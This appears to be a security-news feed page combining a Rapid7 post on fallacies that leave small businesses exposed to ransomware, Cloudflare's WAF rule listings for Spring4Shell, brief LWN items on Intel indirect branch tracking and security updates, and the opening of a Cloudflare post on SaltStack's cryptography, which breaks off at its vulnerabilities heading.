4 Fallacies That Keep SMBs Vulnerable to Ransomware, Pt. 2

Post Syndicated from Ryan Weeks original https://blog.rapid7.com/2022/03/31/4-fallacies-that-keep-smbs-vulnerable-to-ransomware-pt-2/
4 Fallacies That Keep SMBs Vulnerable to Ransomware, Pt. 2

This post is co-authored by Chris Henderson, Senior Director of Information Security at Datto, Inc.

Welcome back for the second and final of our blogs on the fallacies and biases that perpetuate ransomware risk for SMBs. In part one, we examined how flawed thinking and a sense of helplessness are obstacles to taking action against ransomware. In this final part, we will examine fallacies number 3 and 4: the ways SMBs often fail to “trust but verify” the security safety of their critical business partners, and how prior investments affect their forward-looking mitigation decisions.

3. Failing to trust but verify

“You seem like someone I can trust to help support and grow my business.”

Stranger danger

When SMBs create business partnerships, we do so with a reasonable expectation that others will do the right things to keep both them and us safe. SMBs are effectively placing trust in strangers. As humans, we (often unconsciously) decide who to trust due to how they make us feel or whether they remind us of a past positive experience. Rarely have SMBs done a deep enough examination to determine if that level of trust is truly warranted, especially when it comes to protecting against ransomware.

We reasonably — but perhaps incorrectly — expect a few key things from these business partners, namely that they will:

  • Be rational actors that can be relied on to make informed decisions that maximize benefits for us
  • Exercise rational choice in our best interests
  • Operate with the same level of due care that a reasonable, prudent person would use under the same or similar circumstances, in decisions that affect our business – akin to a fiduciary

Rational actor model

According to an economic theory, a rational actor maximizes benefits for themselves first and will exercise rational choice that determines whether an option is right for themselves. That begs the question: To what extent do SMBs understand if business objectives are aligned such that what is right for their business partners’ cyber protection is also right for them? In the SMB space, too often the answer is based on trust alone and not on any sort of verification, or what mature security programs call third-party due diligence.

If I harm you, I harm myself

Increasingly, ransomware attacks are relying on our business relationships (a.k.a. supply chains) to facilitate attacks on targets. End targets may be meticulously selected, but they could instead be targets of opportunity, and sometimes they are even impacted as collateral damage. In any case, in this ransomware environment, it is critical for SMBs to reassess the level of trust they place in their business partners, as their cyber posture is now part of yours. You share the risk.

Trust is a critical component of business relationships, but trust in a business partner’s security must be verified upon establishment of the relationship and reaffirmed periodically thereafter. It is a reasonable expectation that, given this ransomware environment, your business partners will be able to prove that they take both their and your protection as being in your mutual best interests. They must be able to speak to and demonstrate how they work toward that objective.

Acknowledge and act

Trust is no longer enough — SMBs have to verify. Unfortunately, there is no one-size-fits-all process for diligence, but a good place to start is with a serious conversation about your business partners’ attitudes, beliefs, current readiness, and their investments in cyber resilience, ransomware prevention, and recovery. During that conversation, ask a few key questions:

  1. Do you have cyber insurance coverage for a ransomware incident that affects both you and your customers? Tip: Ask them to provide you proof of coverage.
  2. What cybersecurity program framework do you follow, and to what extent have you accomplished operating effectiveness against that framework? Tip: Ask to see materials from audits or assessments as evidence.
  3. Has your security posture been validated by an independent third party? Tip: Ask to see materials from audits or assessments as evidence.
  4. When was the last time you, or a customer of yours, suffered a cybersecurity incident, and how did you respond? Tip: Ask for a reference from a customer they’ve helped recover from a ransomware incident.

4. “We can’t turn back now; we’ve come too far”

“We have already spent so much time and made significant investments in IT solutions to achieve our business objectives. It wouldn’t make sense at this point to abandon our solutions, given what we’ve already invested.”

Sunk cost

Ransomware threat actors seek businesses whose IT solutions — when improperly developed, deployed, configured, or maintained — make compromise and infection easy. Such solutions are currently a primary access vector for ransomware, as they can be difficult to retrofit security into. When that happens, we are faced with a decision to migrate platforms, which can be costly and disruptive.

This decision point is one of the most difficult for SMBs, as it’s very easy to fall into a sunk cost fallacy — the tendency to follow through on an endeavor if we’ve already invested time, effort, or money into it, whether or not the current costs outweigh the benefits.

It’s easy to look backward at all the work done to get an IT solution to this point and exceedingly difficult to accept a large part of that investment as a sunk cost. The reality is that it doesn’t matter how much time has been invested in IT solutions. If security is not a core feature of the solution, then the long-term risk to an SMB’s business is greater than any sunk cost.

Acknowledge and act

Sunk costs burn because they feel like a failure — knowing what we know now, we should have made a different decision. New information is always presenting itself, and the security landscape is changing constantly around us. It’s impossible to foresee every shift, so our best defense is to remain agile and pivot when and as necessary. Acknowledge that there will be sunk costs on this journey, and allowing those to stand in the way of reasonable action is the real failure.

Moving forward

“There’s a brighter tomorrow that’s just down the road. Do not look back; you are not going that way” – Mary Engelbreit

Realizing your SMB has real cyber risk exposure to ransomware requires overcoming a series of logical fallacies and cognitive biases. Once you understand and accept that reality, it’s imperative not to buy into learned helplessness, because you need not be a victim. An SMB’s size and agility can be an advantage.

From here, re-evaluate your business partnerships and level of trust when it comes to cybersecurity. Be willing to make decisions that accept prior investments may just be sunk cost, but that the benefits of change to become more cyber resilient outweigh the risks of not changing in the long run.

Additional reading:
NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

WAF mitigations for Spring4Shell

Post Syndicated from Michael Tremante original https://blog.cloudflare.com/waf-mitigations-sping4shell/

WAF mitigations for Spring4Shell

WAF mitigations for Spring4Shell

A set of high profile vulnerabilities have been identified affecting the popular Java Spring Framework and related software components – generally being referred to as Spring4Shell.

Four CVEs have been released so far and are being actively updated as new information emerges. These vulnerabilities can result, in the worst case, in full remote code execution (RCE) compromise:

Customers using Java Spring and related software components, such as the Spring Cloud Gateway, should immediately review their software and update to the latest versions by following the official Spring project guidance.

The Cloudflare WAF team is actively monitoring these CVEs and has already deployed a number of new managed mitigation rules. Customers should review the rules listed below to ensure they are enabled while also patching the underlying Java Spring components.

CVE-2022-22947

A new rule has been developed and deployed for this CVE with an emergency release on March 29:

Managed Rule Spring – CVE:CVE-2022-22947

  • WAF rule ID: e777f95584ba429796856007fbe6c869
  • Legacy rule ID: 100522

Note that the above rule is disabled by default and may cause some false positives. We advise customers to review rule matches or to deploy the rule with a LOG action before switching to BLOCK.

CVE-2022-22950

Currently, available PoCs are blocked by the following rule:

Managed Rule PHP – Code Injection

  • WAF rule ID: 55b100786189495c93744db0e1efdffb
  • Legacy rule ID: PHP100011

CVE-2022-22963

Currently, available PoCs are blocked by the following rule:

Managed Rule Plone – Dangerous File Extension

  • WAF rule ID: aa3411d5505b4895b547d68950a28587
  • Legacy WAF ID: PLONE0001

We also deployed a new rule via an emergency release on March 31 (today at time of writing) to cover additional variations attempting to exploit this vulnerability:

Managed Rule Spring – Code Injection

  • WAF rule ID: d58ebf5351d843d3a39a4480f2cc4e84
  • Legacy WAF ID: 100524

Note that the newly released rule is disabled by default and may cause some false positives. We advise customers to review rule matches or to deploy the rule with a LOG action before switching to BLOCK.

Additionally, customers can receive protection against this CVE by deploying the Cloudflare OWASP Core Ruleset with default or better settings on our new WAF. Customers using our legacy WAF will have to configure a high OWASP sensitivity level.

CVE-2022-22965

We are currently investigating this recent CVE and will provide an update to our Managed Ruleset as soon as possible if an applicable mitigation strategy or bypass is found. Please review and monitor our public facing change log.

[$] Indirect branch tracking for Intel CPUs

Post Syndicated from original https://lwn.net/Articles/889475/

“Control-flow integrity” (CFI) is a set of technologies intended to prevent
an attacker from redirecting a program’s control flow and taking it over.
One of the
approaches taken by CFI is called “indirect branch tracking” (IBT); its
purpose is to prevent an attacker from causing an indirect branch (a
function call via a pointer variable, for example) to go to an unintended
place. IBT for Intel processors has been under development for some time;
after an abrupt turn, support for protecting the kernel with IBT has been
merged for the upcoming 5.18 release.

Security updates for Thursday

Post Syndicated from original https://lwn.net/Articles/889852/

Security updates have been issued by Debian (libgc and pjproject), Fedora (cobbler, mingw-openjpeg2, and openjpeg2), Mageia (openvpn), openSUSE (abcm2ps, fish3, icingaweb2, kernel-firmware, nextcloud, openSUSE-build-key, python2-numpy, salt, and zlib), Slackware (vim), SUSE (kernel-firmware, opensc, python2-numpy, python3, salt, and zlib), and Ubuntu (dosbox, linux, linux-aws, linux-azure, linux-gcp, linux-hwe-5.13, linux-hwe-5.4, linux-kvm, linux-oracle, linux-oracle-5.4, linux, linux-aws, linux-azure-4.15, linux-dell300x, linux-hwe, linux-kvm, linux-snapdragon, rsync, twisted, and zlib).

Future-proofing SaltStack

Post Syndicated from Lenka Mareková original https://blog.cloudflare.com/future-proofing-saltstack/

Future-proofing SaltStack

Future-proofing SaltStack

At Cloudflare, we are preparing the Internet and our infrastructure for the arrival of quantum computers. A sufficiently large and stable quantum computer will easily break commonly deployed cryptography such as RSA. Luckily there is a solution: we can swap out the vulnerable algorithms with so-called post-quantum algorithms that are believed to be secure even against quantum computers. For a particular system, this means that we first need to figure out which cryptography is used, for what purpose, and under which (performance) constraints. Most systems use the TLS protocol in a standard way, and there a post-quantum upgrade is routine. However, some systems such as SaltStack, the focus of this blog post, are more interesting. This blog post chronicles our path of making SaltStack quantum-secure, so welcome to this adventure: this secret extra post-quantum blog post!

SaltStack, or simply Salt, is an open-source infrastructure management tool used by many organizations. At Cloudflare, we rely on Salt for provisioning and automation, and it has allowed us to grow our infrastructure quickly.

Salt uses a bespoke cryptographic protocol to secure its communication. Thus, the first step to a post-quantum Salt was to examine what the protocol was actually doing. In the process we discovered a number of security vulnerabilities (CVE-2022-22934, CVE-2022-22935, CVE-2022-22936). This blogpost chronicles the investigation, our findings, and how we are helping secure Salt now and in the Quantum future.

Cryptography in Salt

Let’s start with a high-level overview of Salt.

The main agents in a Salt system are servers and clients (referred to as masters and minions in the Salt documentation). A server is the central control point for a number of clients, which can be in the tens of thousands: it can issue a command to the entire fleet, provision client machines with different characteristics, collect reports on jobs running on each machine, and much more. Depending on the architecture, there can be multiple servers managing the same fleet of clients. This is what makes Salt great, as it helps the management of complex infrastructure.

By default, the communication between a server and a client happens over ZeroMQ on top of TCP though there is an experimental option to switch to a custom transport directly on TCP. The cryptographic protocol is largely the same for both transports. The experimental TCP transport has an option to enable TLS which does not replace the custom protocol but wraps it in server-authenticated TLS. More about that later on.


The custom protocol relies on a setup phase in which each server and each client has its own long-term RSA-2048 keypair. On the surface similar to TLS, Salt defines a handshake, or key exchange protocol, that generates a shared secret, and a record protocol which uses this secret with symmetric encryption (the symmetric channel).

Key exchange protocol

In its basic form, the key exchange (or handshake) protocol is an RSA key exchange in which the server chooses the secret and encrypts it to the client’s public key. The exact form of the protocol then depends on whether either party already knows the other party’s long-term public key, since certificates (like in TLS) are not used. By default, clients trust the server’s public key on first use, and servers only trust the client’s public key after it has been accepted by an out-of-band mechanism. The shared secret is shared among the entire fleet of clients, so it is not specific to a particular server and client pair. This allows the server to encrypt a broadcast message only once. We will come back to this performance trade-off later on.

Future-proofing SaltStack
Salt key exchange (as of version 3004) under default settings, showing the first connection between the given server and client.

Symmetric channel


The shared secret is used as the key for encryption. Most of the messages between a server and a client are secured in an Encrypt-then-MAC fashion, with AES-192 in CBC mode with SHA-256 for HMAC. For certain more sensitive messages, variations on this protocol are used to add more security. For example, commands are signed using the server’s long-term secret key, and “pillar data” (deemed more sensitive) is encrypted only to a particular client using a freshly generated secret key.

Future-proofing SaltStack
Symmetric channel in Salt (as of version 3004).

Security vulnerabilities

